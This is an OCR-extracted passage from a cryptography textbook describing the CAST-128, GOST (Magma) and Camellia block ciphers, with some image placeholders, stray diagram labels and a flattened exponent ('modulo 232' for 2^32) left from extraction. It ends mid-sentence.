


32
8
S_1
K_{m1}
K_{r1}
8
S_2
32
8
S_3
32
8
S_4
32

Figure 20.7: Block diagram of CAST-128



GOST Block Cipher and Camellia

GOST Block Cipher

- GOST block cipher, also called as **Magma**, is a symmetric key block cipher
- It is a **32-round Feistel network** working on 64-bit blocks with 256-bit key length
- It consists of an S-box that can be kept secret, and it contains approximately **354 bits** of secret information

Camellia

- Camellia is a symmetric key block cipher with either **18 rounds** (for 128-bit keys) or **24 rounds** (for 256-bit keys)
- It is a Feistel cipher working with **128-bit** blocks and has key sizes of **128**, **192**, and **256-bits**
- It is used as part of the **Transport Layer Security** (TLS) protocol

GOST Block Cipher

The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length. It consists of an S-box that can be kept secret and it contains around 354 bits of secret information. GOST is a simple encryption algorithm, where the round function 32-bit subkey modulo 232 is added and put in the layer of S-boxes and the rotate left shift operation is used for shifting 11 bits, thereby providing the output of the round function.


The key scheduling of the GOST block cipher is performed by breaking the 256-bit key into eight 32-bit subkeys, where each subkey is used four times. In this algorithm, the key words are used in order for the first 24 rounds and they are used in reverse order for the last 8 rounds.

Kuznyechik is the latest extension of GOST, which uses 128-bit blocks.

Camellia

Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys). It is 